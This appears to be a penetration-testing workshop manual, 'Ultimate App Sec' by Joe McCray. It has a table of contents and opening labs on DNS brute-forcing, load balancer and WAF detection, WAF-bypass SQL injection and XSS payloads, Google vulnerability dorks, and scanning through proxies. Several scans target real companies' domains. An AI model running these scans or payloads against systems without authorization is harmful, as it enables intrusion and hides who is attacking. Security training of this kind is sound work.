



Ultimate App Sec

Written by Joe McCray



Table of Contents

Section 1: External Scanning	6
Lab 1: VM Download and Setup	6
Lab 2: DNS brute-force.....	7
Lab 3: DNS brute-force – 2 nd method:.....	9
Lab 4: Virtual Hosting Detection	10
Lab 5: Load Balancer Detection	13
Lab 5a: Firefox LiveHTTP Headers	13
Lab 5b: Netcraft.com	14
Lab 5c: Dig.....	15
Lab 5d: lbd.sh.....	16
Lab 5e: Halberd	17
Lab 6: Testing for a Web Application Firewall	20
Lab 7a: WAF Bypass SQL Injection Payloads	22
Lab 7b: WAF Bypass Cross Site Scripting Payloads.....	23
Lab 8: Quick Hits (Googling for vulnerabilities).....	24
Lab 8a: Google for generic Database errors.....	24
Lab 8b: Google for generic RFIs	25
Lab 8c: Check for XSS at xxsed.com:	26
Lab 9: 3 rd Party Scanning and scanning via proxies.....	27
Lab 9a: Shodan.....	27
Lab 9b: Proxyfinder.pl	28
Lab 9c: Tor/Tor-resolve.....	29
Lab 9d: Proxychains/Proxyresolv	30
Lab 9e: Port scanning through PHP proxies	32
Lab 10: Nessus through Tor.....	35
Lab 11: BURPSUITE	39
Lab 12a: Burp Suite Through Tor/Privoxy.....	46
Lab 12b: Masking Nikto Headers	50
Lab 13: Tor Through and SSH Tunnel	55
Section 2 : Web Application Testing	65
Lab 15: Simple Ways to Identify SQL Injection.....	65
Lab 16: Advanced Ways to Identify SQL Injection.....	70
Lab 17: Database Enumeration.....	72
Lab 17a: ERROR SQL INJECTION – EXTRACT 1 st DATABASE TABLE	79
Lab 17b: ERROR SQL INJECTION – EXTRACT 2 nd DATABASE TABLE	80
Lab 17c: ERROR SQL INJECTION – EXTRACT 3 rd DATABASE TABLE.....	81
Lab 18: Union Based SQL Injection	82
Lab 19: Extracting Data with SQLMap.....	92
Lab 20: True/False SQL Injection.....	98
Lab 21: Basic XSS.....	104
Lab 22: XML Payload	107
Lab 23: File Disclosure	108



Lab 24: More SQL Injection.....	110
Lab 25: XPATH Injection	112
Lab 26: Attacking a LAMP Host	113
Lab 26a: SQLMap Against a LAMP Host	113
Lab 27: SQLMap To Command Shell With SQLMap	122
Lab 28: Manual WebApp Testing of a LAMP Host.....	128
Lab 28a: SQL Injection	128
Lab 29: Cross Site Scripting	133
Lab 30: Logical Bug – Different error messages for username and password	142
Lab 31: Predicted resources/ unmapped test files	143
Lab 32: File Disclosure	145
Lab 33: Information Disclosure through phpinfo.....	146
Lab 34: Browsable Directory	147
Lab 35: Attacking an Oracle/JSP based WebApp with SQL Injection	151
Lab 36: Attacking an Oracle/JSP based WebApp with SQL Injection Continued.....	162
Lab 37: Attacking an Oracle/JSP based WebApp with SQL Injection Continued.....	164
Lab 38: Attacking an Oracle/JSP based WebApp with SQL Injection Continued.....	165
Lab 39: Attacking an Oracle/JSP based WebApp with SQL Injection Continued.....	166
Lab 40: Attacking an Oracle/JSP based WebApp with XSS	174
Lab 41: 1st Challenge	184
Lab 42: Attacking ACME Trading with SQLMap.....	190
Lab 43: Tricky Injection With SQLMap	193
Lab 44: 2 nd Challenge	194
Lab 45: Search page – Cross Site Scripting in Parameter Name.....	201
Lab 46: XPATH Injection	203
Lab 47: Session - Guessable Cookie (MD5 of username).....	204
Lab 48: Buy - Hidden Field Validation	205
Lab 49: Source Code Disclosure using VIEW button	208
Lab 50: Dealing with a WAF	210
Lab 51: Dealing with a WAF using SQLMap	215
Lab 52: Current Status – XPATH Injection	224
Lab 53: Profile - Command execution	228
Section 3: Thick-client Methodology	230
The accompanying virtual machines.....	230
Overview of the testing process	231
<i>Identify Application Type</i>	<i>232</i>
ActiveX	232
Java Applets	233
Flash/ActionScript.....	234
Other.....	235
Practical steps	235
<i>Setup Analysis Environment.....</i>	<i>237</i>
Load and configure file system and memory tools	237
Setup and test Sysinternals tools	237



Setup and test additional custom tools & scripts	238
Win32 - IDA Pro	239
Java – JAD.....	241
Flash – Flare	241
OllyDbg	242
<i>Setup inline TCP proxies for later fuzzing</i>	242
Load and configure Mallory Proxy (inline or stand-alone).....	242
Load and Configure Sniff'n'Spit.....	243
<i>Load and configure traffic analysis tools and filters</i>	243
Load and Configure Wireshark and Tshark	243
<i>Setup VM Testing Environment</i>	244
<i>File System and Memory Enumeration</i>	245
<i>Identify file system changes</i>	246
Inspect file-system for changes both pre and post installation as well as pre and post first run/connect	246
Inspect any and all deployed temporary or system files for vulnerabilities or transparent code that could lead to vulnerabilities.....	247
<i>Identify Registry changes</i>	248
Inspect registry keys for interesting data	249
<i>Map process space of the running application</i>	249
Identify privilege level of running process	249
Map for further analysis	250
<i>Binary/Bytecode Analysis</i>	252
WinPE/ActiveX	252
Decompilation.....	252
IDA Analysis	252
BinScope	257
<i>Java - JAD</i>	259
Disassemble jar file	260
<i>Traffic Analysis</i>	263
Monitor Installation Traffic	263
identify any key servers called	264
identify plaintext traffic and analyze.....	264
identify server side data store	265
Monitor Runtime Traffic.....	265
Identify server side interaction	265
<i>Client Controls Bypassing</i>	267
For each security related client side control.....	267
Windows enabler	267
Identify all sensitive information included but obfuscated at the client side	267
Use public tool-sets and static analysis of memory dumps to access hidden data	267



Brute-force identified hashes	269
<i>Client Side Fuzz Testing and Manual Analysis</i>	270
Comraider	270
MiniFuzz.....	271
Analyse all findings for confirmation	272
<i>Server side Fuzzing</i>	273
Proxy TCP Traffic with Mallory	273
Fuzz for	273
Proxy web traffic with BURP	273
Fuzz for	273
Appendix A – Potentially Dangerous Unmanaged APIs	283



Section 1: External Scanning

Lab 1: VM Download and Setup

The attack virtual machine used in this workshop can be downloaded from:

<https://s3.amazonaws.com/StrategicSec-VMs/StrategicsecUbuntu14.zip>

username: strategicsec

password: strategicsec

Download, extract, and login to this virtual machine with the credentials provided above.

Flush(delete) iptables and cd to the toolz directory:

```
sudo /sbin/iptables -F  
cd /home/strategicsec/toolz
```



Lab 2: DNS brute-force:

Using a blindcrawl.pl, preform a brute force DNS lookups

```
perl blindcrawl.pl -d motorola.com
```

```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ perl blindcrawl.pl -d motorola.com

** blindcrawl.pl v0.9.0b9 by dmuz @ AngryPacket Security **

www.motorola.com:184.50.247.224
www1.motorola.com:67.215.65.132
www2.motorola.com:67.215.65.132
www3.motorola.com:67.215.65.132
www4.motorola.com:67.215.65.132
www5.motorola.com:67.215.65.132
ftp1.motorola.com:192.54.83.14
ftp2.motorola.com:67.215.65.132
ftp3.motorola.com:67.215.65.132
ftp4.motorola.com:67.215.65.132
ftp5.motorola.com:67.215.65.132
web.motorola.com:67.215.65.132
web1.motorola.com:67.215.65.132
web2.motorola.com:67.215.65.132
web3.motorola.com:67.215.65.132
web4.motorola.com:67.215.65.132
web5.motorola.com:67.215.65.132
upload.motorola.com:67.215.65.132
upload1.motorola.com:67.215.65.132
upload2.motorola.com:67.215.65.132
```



This results in

```
strategicsec@ubuntu: ~/toolz
bigip1.motorola.com:67.215.65.132
bigip2.motorola.com:67.215.65.132
bigip3.motorola.com:67.215.65.132
bigip4.motorola.com:67.215.65.132
bigip5.motorola.com:67.215.65.132
cisco.motorola.com:67.215.65.132
cisco1.motorola.com:67.215.65.132
cisco2.motorola.com:67.215.65.132
cisco3.motorola.com:67.215.65.132
cisco4.motorola.com:67.215.65.132
cisco5.motorola.com:67.215.65.132
pc.motorola.com:67.215.65.132
pc1.motorola.com:67.215.65.132
pc2.motorola.com:67.215.65.132
pc3.motorola.com:67.215.65.132
pc4.motorola.com:67.215.65.132
pc5.motorola.com:67.215.65.132

430 common cname lookups were successful on motorola.com

-----
TOTAL SUCCESSES: 430
-----
strategicsec@ubuntu:~/toolz$
```



Lab 3: DNS brute-force – 2nd method:

Use Fierce Domain Scan (Fierce)

```
cd /home/strategicsec/toolz/
```

```
cd fierce2/
```

```
fierce -dns motorola.com
```

```
strategicsec@ubuntu: ~/toolz/fierce2
strategicsec@ubuntu:~/toolz$ cd fierce2/
strategicsec@ubuntu:~/toolz/fierce2$ fierce -dns motorola.com
Fierce 2.0beta-r351 ( http://trac.assembla.com/fierce )

Starting Fierce Scan at Fri Aug 24 20:27:36 2012
Args: -dns motorola.com
Scanning domain motorola.com at Fri Aug 24 20:27:36 2012 ...

motorola.com - 144.189.100.66

Nameservers for motorola.com:
  ns3.motorolamobility.com      144.189.100.51
  ns4.freescale.com            192.88.170.100
  ns1.freescale.com            192.88.158.100
  ns3.motorolasolutions.com   140.101.84.130
  ns1.motorolamobility.com     144.188.20.100
  ns4.motorolasolutions.com   140.101.146.100
  ns3.freescale.com           192.88.168.100
  ns4.motorolamobility.com     217.147.104.140
  ns1.motorolasolutions.com   129.188.136.100

ARIN lookup "motorola":
Zone Transfer:
  ns3.motorolamobility.com      Failed
  ns4.freescale.com            Failed
  ns1.freescale.com            Failed
  ns3.motorolasolutions.com   Failed
  ns1.motorolamobility.com     Failed
  ns4.motorolasolutions.com   Failed
  ns3.freescale.com           Failed
  ns4.motorolamobility.com     Failed
  ns1.motorolasolutions.com   Failed

Wildcards:
  67.215.65.132          95898506124.motorola.com

Prefix Bruteforce:
OIO::Method error: Can't call readonly accessor method 'tBruteForceDNS->has_wildcard' with an argument
Package: tBruteForceDNS
File: (eval 447)
Line: 3

Trace begun at (eval 447) line 3
tBruteForceDNS::__ANON__('tBruteForceDNS=SCALAR(0xa90a444)', 1) called at /usr/local/share/perl/5.14.2/Fierce/Domain/tBruteForceDNS.pm line 70
tBruteForceDNS::execute('tBruteForceDNS=SCALAR(0xa90a444)', 'Domain=SCALAR(0xa94ba30)') called at /usr/local/bin/fierce line 957
main::enumerate_domain('Domain=SCALAR(0xa94ba30)') called at /usr/local/bin/fierce line 957
```



Lab 4: Virtual Hosting Detection

RitX

RitX is a Reverse IP Lookup Tool that will allow you to identify all current domains hosted on a server.

```
cd /home/strategicsec/toolz/
rm -rf ritx/
wget https://ritx.googlecode.com/files/RitX-Reverse-Ip-Tool-v1.6.zip
unzip RitX-Reverse-Ip-Tool-v1.6.zip
cd ritx/
perl RitX.pl -h
```

```
strategicsec@ubuntu:~/toolz$ cd ritx/
strategicsec@ubuntu:~/toolz/ritx$ perl RitX.pl -h

+-----+
|      RitX 1.6      |
|  Coded by r0b10S-12  |
+-----+

Usage: perl RitX.pl [OPTIONS]
Options:
  -t, --target          Server hostname or IP
  -c, --check           Check extracted domains that are in the same IP address to eliminate cached/old records
  -b, --bing             Save Bing search results to a file
  --bing-api            Bing API key (http://www.bing.com/developers/)
  --vd-api              ViewDNS API key (http://ViewDNS.info/api/)
  --list                List current supported Reverse Ip Lookup websites
  --max                maximum number of pages to fetch (default:10)
  --print               Print results
  --timeout=SECONDS     Seconds to wait before timeout connection (default 30)
  --user-agent          Specify User-Agent value to send in HTTP requests
  --proxy               To use a Proxy
  --proxy-auth          Proxy authentication information (user:password).
  -o, --output=FILE     Save results to a file (default IP.txt)
  -h, --help              This shitty message
  -v, --verbose          Print more informations

Threads:
  --threads=THREADS    Maximum number of concurrent IP checks (default 1) require --check
```

Use RitX.pl on connectionnewspapers.com

```
perl RitX.pl -t connectionnewspapers.com
```



```
strategicsec@ubuntu:~/toolz/ritx$ perl RitX.pl -t connectionnewspapers.com

+-----+
|      RitX 1.6      |
| Coded by r0b10s-12 |
+-----+

[*] This process will take a little time so be patient...

[*] Processing:
-> Ip-adress.com
-> Yougetsignal.com
-> Sameip.org
-> DNStrails.com
-> Bing.com
-> Ewhois.com
-> Tools.web-max.ca
-> Whois.WebHosting.info
-> Myiptest.com
-> My-ip-neighbors.com
-> Pagesinventory.com
-> Robtex.com
-> Domainsbyip.com

[x] Result of 208.91.60.6 :

+-----+
|   NB   |
+-----+
| Ip-adress.com | 1 |
+-----+
| Yougetsignal.com | 0 |
+-----+
| Sameip.org | 0 |
+-----+
| DNStrails.com | 0 |
+-----+
| Bing.com | 50 |
+-----+
| Ewhois.com | 0 |
+-----+
| Tools.web-max.ca | 0 |
+-----+
| Whois.WebHosting.info | 0 |
+-----+
| Myiptest.com | 0 |
+-----+
| My-ip-neighbors.com | 0 |
+-----+
| Pagesinventory.com | 100 |
+-----+
| Robtex.com | 0 |
+-----+
| Domainsbyip.com | 0 |
+-----+
| Total | 82 |
+-----+
[+] All domain name results has been saved to (208.91.60.6.txt)
```



The results will be stored in a .txt file named after the IP address of the target. In our case it will be 208.91.60.6.txt

```
cat 208.91.60.6.txt
```

```
strategicsec@ubuntu:~/toolz/ritx$ cat 208.91.60.6.txt
# Generated By RitX 1.6
# Those are the domains hosted on the same web server as (208.91.60.6).
# Total domains: 82

100jamz.com
ads2.ljworld.com
albanyherald.com
apparelnews.net
baldwincity.com
basehorinfo.com
bedfordnow.com
beta.connectionnewspapers.com
blogs.ljworld.com
bonnersprings.com
californiademocrat.com
camaspostrecord.com
cdparentpages.com
classifieds.connectionnewspapers.com
columbian.com
connectionnewspapers.com
craigdailypress.com
denpubs.com
desotoexplorer.com
eudoranews.com
```



Lab 5: Load Balancer Detection

Lab 5a: Firefox LiveHTTP Headers

Download LiveHTTP headers Firefox addon from <https://addons.mozilla.org/en-US/Firefox/addon/3829>

Using LiveHTTP headers you can look and see if there are modifications in the HTTP response. See if the first time you connect to the site, it says something like Apache. Then the next time you connect it says something like “BigipServerOS.”

Lets look at Google, this is what I get when I first connected too it.

```
HTTP/1.x 204 No Content
Content-Length: 0
Content-Type: text/html
Date: Sat, 06 Feb 2010 01:37:57 GMT
Server: GFE/2.0
X-XSS-Protection: 0
Cache-Control: private, x-gzip-ok=""
```

And now the second time

```
HTTP/1.x 200 OK
Date: Sat, 06 Feb 2010 01:33:09 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 4286
X-XSS-Protection: 0
```



Lab 5b: Netcraft.com

Netcraft can be used to identify what a site is running. To use the site and identify load balancers. Simply search for a site, then look for something like “f5 big-ip.” Seen in the screenshot below Microsoft employs load balancers.

	Site	Site Report	First seen	Netblock	OS
1.	www.microsoft.com		august 1995	akamai international, bv	linux
2.	go.microsoft.com		november 2001	akamai international, bv	linux
3.	windows.microsoft.com		june 1998	microsoft corp	unknown
4.	answers.microsoft.com		august 2009	microsoft corporation	
5.	microsoft.com		may 1996	microsoft corp	windows server 2012
6.	support.microsoft.com		october 1997	akamai international, bv	linux
7.	download.microsoft.com		august 1999	akamai international, bv	linux
8.	technet.microsoft.com		august 1999	microsoft corporation	windows server 2012
9.	cl.microsoft.com		october 2004	microsoft corporation	windows server 2012
10.	msdn.microsoft.com		september 1998	microsoft corporation	windows server 2012
11.	social.technet.microsoft.com		august 2008	microsoft corporation	windows server 2012
12.	azure.microsoft.com		may 2014	microsoft informatica ltda	windows server 2012
13.	office.microsoft.com		november 1998	microsoft corp	unknown
14.	o15.officeredir.microsoft.com		may 2012	microsoft corporation	windows server 2012
15.	apps.microsoft.com		may 2012	akamai international, bv	linux

Let's look at another example.

books.google.com.mx		february 2006	google inc.	linux
ipv6test.google.com		august 2011	google inc.	linux
sb.google.com		august 2006	google inc.	linux
google.com.tv		september 2003	google inc.	linux
email.thinkwithgoogle.com		august 2014	marketo	
www.picasaweb.google.com		december 2006	google inc.	linux

To no surprise, Google employs load balancers as well.



Lab 5c: Dig

Dig is a command line DNS lookup utility. To identify load balancers with this utility you want to look for multiple IPs resolving to one domain name. Google for example.

```
cd toolz/  
dig google.com
```

```
strategicsec@ubuntu:~/toolz$ dig google.com  
  
; <>> DiG 9.8.1-P1 <>> google.com  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 58372  
;; flags: qr rd ra; QUERY: 1, ANSWER: 11, AUTHORITY: 13, ADDITIONAL: 0  
  
;; QUESTION SECTION:  
;google.com. IN A  
  
;; ANSWER SECTION:  
google.com. 300 IN A 74.125.225.78  
google.com. 300 IN A 74.125.225.64  
google.com. 300 IN A 74.125.225.65  
google.com. 300 IN A 74.125.225.66  
google.com. 300 IN A 74.125.225.67  
google.com. 300 IN A 74.125.225.68  
google.com. 300 IN A 74.125.225.69  
google.com. 300 IN A 74.125.225.70  
google.com. 300 IN A 74.125.225.71  
google.com. 300 IN A 74.125.225.72  
google.com. 300 IN A 74.125.225.73  
  
;; AUTHORITY SECTION:  
com. 85786 IN NS a.gtld-servers.net.  
com. 85786 IN NS i.gtld-servers.net.  
com. 85786 IN NS m.gtld-servers.net.  
com. 85786 IN NS j.gtld-servers.net.  
com. 85786 IN NS f.gtld-servers.net.  
com. 85786 IN NS b.gtld-servers.net.  
com. 85786 IN NS d.gtld-servers.net.  
com. 85786 IN NS h.gtld-servers.net.  
com. 85786 IN NS l.gtld-servers.net.  
com. 85786 IN NS c.gtld-servers.net.  
com. 85786 IN NS g.gtld-servers.net.  
com. 85786 IN NS k.gtld-servers.net.  
com. 85786 IN NS e.gtld-servers.net.  
  
;; Query time: 56 msec  
;; SERVER: 127.0.0.1#53(127.0.0.1)  
;; WHEN: Fri Aug 24 21:17:32 2012  
;; MSG SIZE rcvd: 428  
strategicsec@ubuntu:~/toolz$
```



Lab 5d: lbd.sh

lbd is a shell script for load balancer detection. It simply checks a given domain for load-balancing.

```
./lbd-0.1.sh google.com
strategicsec@ubuntu:~/toolz$ ./lbd-0.1.sh google.com

lbd - load balancing detector 0.2 - Checks if a given domain uses load-balancing.
                                              Written by Stefan Behte (http://ge.mine.nu)
                                              Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
google.com has address 74.125.225.72
google.com has address 74.125.225.73
google.com has address 74.125.225.78
google.com has address 74.125.225.64
google.com has address 74.125.225.65
google.com has address 74.125.225.66
google.com has address 74.125.225.67
google.com has address 74.125.225.68
google.com has address 74.125.225.69
google.com has address 74.125.225.70
google.com has address 74.125.225.71

Checking for HTTP-Loadbalancing [Server]:
gws
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 04:22:16, 04:22:17, 04:22:17, 04:22:17, 04:22:17, 04:22:18, 04:22:18, 04:22:18, 04:22:18, 04:22:19, 04:22:19, 04:22:19, 04:22:20, 04:22:20, 04:22:20, 04:22:20, 04:22:21, 04:22:21, 04:22:21, 04:22:21, 04:22:22, 04:22:22, 04:22:23, 04:22:23, 04:22:23, 04:22:23, 04:22:24, 04:22:24, 04:22:24, 04:22:25, 04:22:25, 04:22:25, 04:22:25, 04:22:26, 04:22:26, 04:22:26, 04:22:26, 04:22:26, 04:22:27, 04:22:27, 04:22:27, 04:22:27, 04:22:28, 04:22:28, 04:22:28, 04:22:28, 04:22:29, 04:22:29, 04:22:29, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND
google.com does Load-balancing. Found via Methods: DNS
strategicsec@ubuntu:~/toolz$
```

Looks like Google uses DNS based load balancing.



Lab 5e: Halberd

Halberd is script that will identify web servers behind HTTP load balancers.

[halberd microsoft.com](#)

```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ halberd microsoft.com
halberd 0.2.3 (18-Jul-2007)

INFO looking up host microsoft.com...
INFO host lookup done.
INFO microsoft.com resolves to 64.4.11.37
INFO microsoft.com resolves to 65.55.58.201
64.4.11.37      [#####] clues: 2 | replies: 174 | missed: 0
=====
http://microsoft.com (64.4.11.37): 1 real server(s)
=====

server 1: Microsoft-IIS/7.5
-----

difference: -28799 seconds
successful requests: 174 hits (100.00%)
cookie(s):
    ASPSESSIONIDSQRARDTT=FFOPJCBCFAPCOIFGAADDFKGF; path=/
header fingerprint: 8ab0d194d260c1635f475653422227f2ab44b12d
65.55.58.201      [#####] clues: 2 | replies: 169 | missed: 0
=====
http://microsoft.com (65.55.58.201): 1 real server(s)
=====

server 1: Microsoft-IIS/7.5
-----

difference: -28799 seconds
successful requests: 169 hits (100.00%)
cookie(s):
    ASPSESSIONIDASASCSBD=ICDHBLEDCJIFHMHHFKJBNCJE; path=/
header fingerprint: 8ab0d194d260c1635f475653422227f2ab44b12d
strategicsec@ubuntu:~/toolz$
```



halberd motorola.com

```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ halberd motorola.com
halberd 0.2.3 (18-Jul-2007)

INFO looking up host motorola.com...
INFO host lookup done.
INFO motorola.com resolves to 144.188.20.66
INFO motorola.com resolves to 144.189.100.66
144.188.20.66  [#####]  clues: 30 | replies: 231 | missed: 0
=====
http://motorola.com (144.188.20.66): 2 real server(s)
=====

server 1:
-----
difference: 1345869062 seconds
successful requests: 60 hits (25.97%)
header fingerprint: ff0bec97fe9cc7e556fd186cb196304d2aed209e
different headers:
  1. Content-Length: 606

server 2:
-----
difference: 1345869062 seconds
successful requests: 171 hits (74.03%)
header fingerprint: 7fce108387e251a5ecb55c980fc0e0e4943994a2
different headers:
  1. Location: http://www.motorola.com/
  2. Content-Length: 630
144.189.100.66  [#####]  clues: 25 | replies: 149 | missed: 0
=====
http://motorola.com (144.189.100.66): 2 real server(s)
=====

server 1:
-----
difference: 1345869077 seconds
successful requests: 17 hits (11.41%)
header fingerprint: ff0bec97fe9cc7e556fd186cb196304d2aed209e
different headers:
  1. Content-Length: 606

server 2:
-----
difference: 1345869077 seconds
successful requests: 132 hits (88.59%)
```



halberd oracle.com

```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ halberd oracle.com
halberd 0.2.3 (18-Jul-2007)

INFO looking up host oracle.com...
INFO host lookup done.
137.254.16.101  [#####]  clues: 15 | replies: 212 | missed: 0

=====
http://oracle.com (137.254.16.101): 1 real server(s)
=====

server 1: BigIP
-----

difference: 1345869307 seconds
successful requests: 212 hits (100.00%)
header fingerprint: 914153787f12c1ba8894e03d46af10ae70293a6a
strategicsec@ubuntu:~/toolz$
```



Lab 6: Testing for a Web Application Firewall

Wafw00f is a python script that determines if a host is behind a web application firewall and if possible identifies it.

```
cd toolz/wafw00f/  
python wafw00f.py http://www.microsoft.com
```

```
x - strategicsec@ubuntu: ~/toolz/wafw00f
strategicsec@ubuntu:~/toolz$ cd wafw00f/
strategicsec@ubuntu:~/toolz/wafw00f$ python wafw00f.py http://www.microsoft.com
^          ^
// / / . ' \ / _ _ / / / / / , ' \ , ' \ / _ /
| v v / / o / / _ / | v v / / 0 / / 0 / / _ /
|_n_, ' /_n_/_/_ / |_n_, ' \_, ' \_, ' /_
<           ...
...'

WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci && Wendel G. Henrique

Checking http://www.microsoft.com
Generic Detection results:
The site http://www.microsoft.com seems to be behind a WAF
Reason: The server header is different when an attack is detected.
The server header for a normal response is "Microsoft-IIS/7.5", while the server header
for a response to an attack is "Microsoft-HTTPAPI/2.0.",
Number of requests: 11
strategicsec@ubuntu:~/toolz/wafw00f$
```



Use wafw00f.py on strategicsec.com

python wafw00f.py <http://www.strategicsec.com>

```
strategicsec@ubuntu:~/toolz/wafw00f
strategicsec@ubuntu:~/toolz/wafw00f$ python wafw00f.py http://www.strategicsec.com
^      ^
///7/.`\\ /_//7/,`\\ ,`\\ /_/
| V V // o // _/ | V V // o // o // _/
|_n_,'_n_//_ |_n_,'_\_,'_\_,'_/_/
< ...
...
WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci & Wendel G. Henrique

Checking http://www.strategicsec.com
WARNING:wafw00f:Tried to redirect to a different server http://strategicsec.com/
WARNING:wafw00f:Tried to redirect to a different server http://strategicsec.com/script1/script.html
WARNING:wafw00f:Tried to redirect to a different server http://strategicsec.com/%3Cscript%3Ealert%281%29%3Cscript%3E.html
The site http://www.strategicsec.com is behind a ModSecurity
Number of requests: 5
strategicsec@ubuntu:~/toolz/wafw00f$
```



Lab 7a: WAF Bypass SQL Injection Payloads

Go to the address below in Firefox:

<http://www.modsecurity.org/demo/crs-demo.html>

Insert the following payloads and keep track of the scores each payload receives

SQL Injection Payloads

' or 1=1—

Results (txn: chRp1sCo8AoAAAAbqVyQAAAAA)

CRS Anomaly Score Exceeded (score 34): 981243-Detects classic SQL injection probings 2/2

' or 1=1—

Results (txn: d6WVzMCo8AoAAAAsMH0AAAAD)

CRS Anomaly Score Exceeded (score 44): 981243-Detects classic SQL injection probings 2/2

%27%201=1%2D%2D

Results (txn: fTbQ9MCo8AoAAAcSZhkAAAAP)

CRS Anomaly Score Exceeded (score 32): 981249-Detects chained SQL injection attempts 2/2

' and 8<9—

Results (txn: gMPJGsCo8AoAAAAbtZpMAAAAF)

CRS Anomaly Score Exceeded (score 28): 981242-Detects classic SQL injection probings 1/2

%27%20and%208<9%2D%2D

Results (txn: g7H3ecCo8AoAAAAb4EOkAAAAG)

CRS Anomaly Score Exceeded (score 62): 981242-Detects classic SQL injection probings 1/2



Lab 7b: WAF Bypass Cross Site Scripting Payloads

<script>alert('xss')</script>

Results (txn: mgNB2MCo8AoAAAbrYMwAAAAB)

CRS Anomaly Score Exceeded (score 47): IE XSS Filters - Attack Detected

%3Cscript%3E%28%27xss%27%29%3C\$2Fscript%3E

Results (txn: nTp0McCo8AoAAAcRV44AAAAO)

CRS Anomaly Score Exceeded (score 28): 981243-Detects classic SQL injection probings 2/2

prompt('xss')

Results (txn: oDRfU8Co8AoAAAZ1Z@cAAAAK)

CRS Anomaly Score Exceeded (score 8): XSS Attack Detected

prompt%28%27xss%27%29

Results (txn: oDRfU8Co8AoAAAZ1Z@cAAAAK)

CRS Anomaly Score Exceeded (score 8): XSS Attack Detected



Lab 8: Quick Hits (Googling for vulnerabilities)

Using Google for finding vulnerabilities

Lab 8a: Google for generic Database errors

- site:example.com "Microsoft OLE DB Provider for SQL Server"
- site:example.com "Microsoft JET Database Engine"
- site:example.com "Type mismatch"
- site:example.com "You have an error in your SQL syntax"
- site:example.com "Invalid SQL statement or JDBC"
- site:example.com "DorisDuke error"
- site:example.com "OleDbException"
- site:example.com "JasperException"
- site:example.com "Fatal Error"
- site:example.com "supplied argument is not a valid MySQL"
- site:example.com "mysql_"
- site:example.com ODBC
- site:example.com JDBC
- site:example.com ORA-00921
- site:example.com ADODB



Lab 8b: Google for generic RFIs

- site:example.com ".php" "file="
- site:example.com ".php" "folder="
- site:example.com ".php" "path="
- site:example.com ".php" "style="
- site:example.com ".php" "template="
- site:example.com ".php" "PHP_PATH="
- site:example.com ".php" "doc="
- site:example.com ".php" "document="
- site:example.com ".php" "document_root="
- site:example.com ".php" "pg="
- site:example.com ".php" "pdf="
- site:example.com ".php: "page="
- site:example.com ".php: "inc="
- site:example.com ".php: "dir="
- site:example.com ".php: "frame="
- site:example.com ".php: "swf="
- site:example.com ".php: "host="



Lab 8c: Check for XSS at xxsed.com:

<http://xxsed.com/search?key=google.com>

The screenshot shows a search results page for "google.com" on the xxsed.com website. The search bar at the top contains "xxsed.com/search?key=google.com". The main content area displays a list of URLs followed by their respective XSS vulnerabilities and the users who notified them. A prominent advertisement for "Start Free Download" is visible above the search results.

Results for "google.com" (limited to 20 entries per section)

XSS:

- accounts.google.com XSS vulnerability notified by longrifle0x
- books.google.com XSS vulnerability notified by Okn0ck
- www.google.com XSS vulnerability notified by wolfnankurd
- www.google.com XSS vulnerability notified by anjin
- www.google.com XSS vulnerability notified by Black-Hacker
- knol.google.com XSS vulnerability notified by Azat Harutyunyan
- books.google.com XSS vulnerability notified by HackSever
- groups.google.com XSS vulnerability notified by HackSever
- www.google.com XSS vulnerability notified by Pierre Gardenat
- www.google.com XSS vulnerability notified by Uber0n
- www.google.com XSS vulnerability notified by xylltol
- www.aramamotori.google.com XSS vulnerability notified by Grand Chyren
- suggestqueries.google.com XSS vulnerability notified by Babaconda
- www.google.com XSS vulnerability notified by ZeitJak
- groups.google.com XSS vulnerability notified by mox
- www.google.com XSS vulnerability notified by Hikapa
- www.google.com XSS vulnerability notified by mox
- images.google.com XSS vulnerability notified by RedTuning
- www.google.com XSS vulnerability notified by mox
- finance.google.com XSS vulnerability notified by Fugitif



Lab 9: 3rd Party Scanning and scanning via proxies

Lab 9a: Shodan

<http://www.shodan.io/>

Create an account and login. Must have an account to use filters.

net:129.188.8.0/24

Showing results 1 - 10 of 37

500 Server Error
129.188.8.171
Motorola
Added on 2015-09-29 03:37:44 GMT
United States, Schaumburg
[Details](#)

HTTP/1.1 500 Server Error
Date: Tue, 29 Sep 2015 03:37:34 GMT
Content-Length: 259
Content-Type: text/html
Server: NetCache appliance (NetApp/5.6.2R106)
Connection: close

500 Server Error
129.188.8.98
Motorola
Added on 2015-09-29 02:00:45 GMT
United States, Schaumburg
[Details](#)

HTTP/1.1 500 Server Error
Date: Tue, 29 Sep 2015 02:00:38 GMT
Content-Length: 285
Content-Type: text/html
Server: NetCache appliance (NetApp/5.6.2R106)
Connection: close

500 Server Error
129.188.8.191
Motorola
Added on 2015-09-28 22:23:18 GMT
United States, Schaumburg
[Details](#)

SSL Certificate
Issued By:
i- Organization: VeriSign Trust Network
Issued To:
j- Common Name: airjal.motorola.com
j- Organization: Motorola Inc.

HTTP/1.1 500 Server Error
Date: Mon, 28 Sep 2015 22:23:10 GMT
Content-Length: 275
Content-Type: text/html
Server: NetCache appliance (NetApp/5.6.2R106)
Connection: close

Supported SSL Versions
SSLv3, TLSv1



Lab 9b: Proxyfinder.pl

Proxyfinder.pl is a perl script that will scrape “multiproxy” or “samar” to get you as many proxy’s as you specify. You can then use these proxy’s with Proxychains.

```
perl proxyfinder-0.3.pl multiproxy 10 results.txt
```

```
strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz  x strategicsec@ubuntu: ~/toolz  x strategicsec@ubuntu: ~/toolz  x
strategicsec@ubuntu:~$ cd toolz/
strategicsec@ubuntu:~/toolz$ perl proxyfinder-0.3.pl multiproxy 10 proxies2.txt
Proxys needed: 10
```

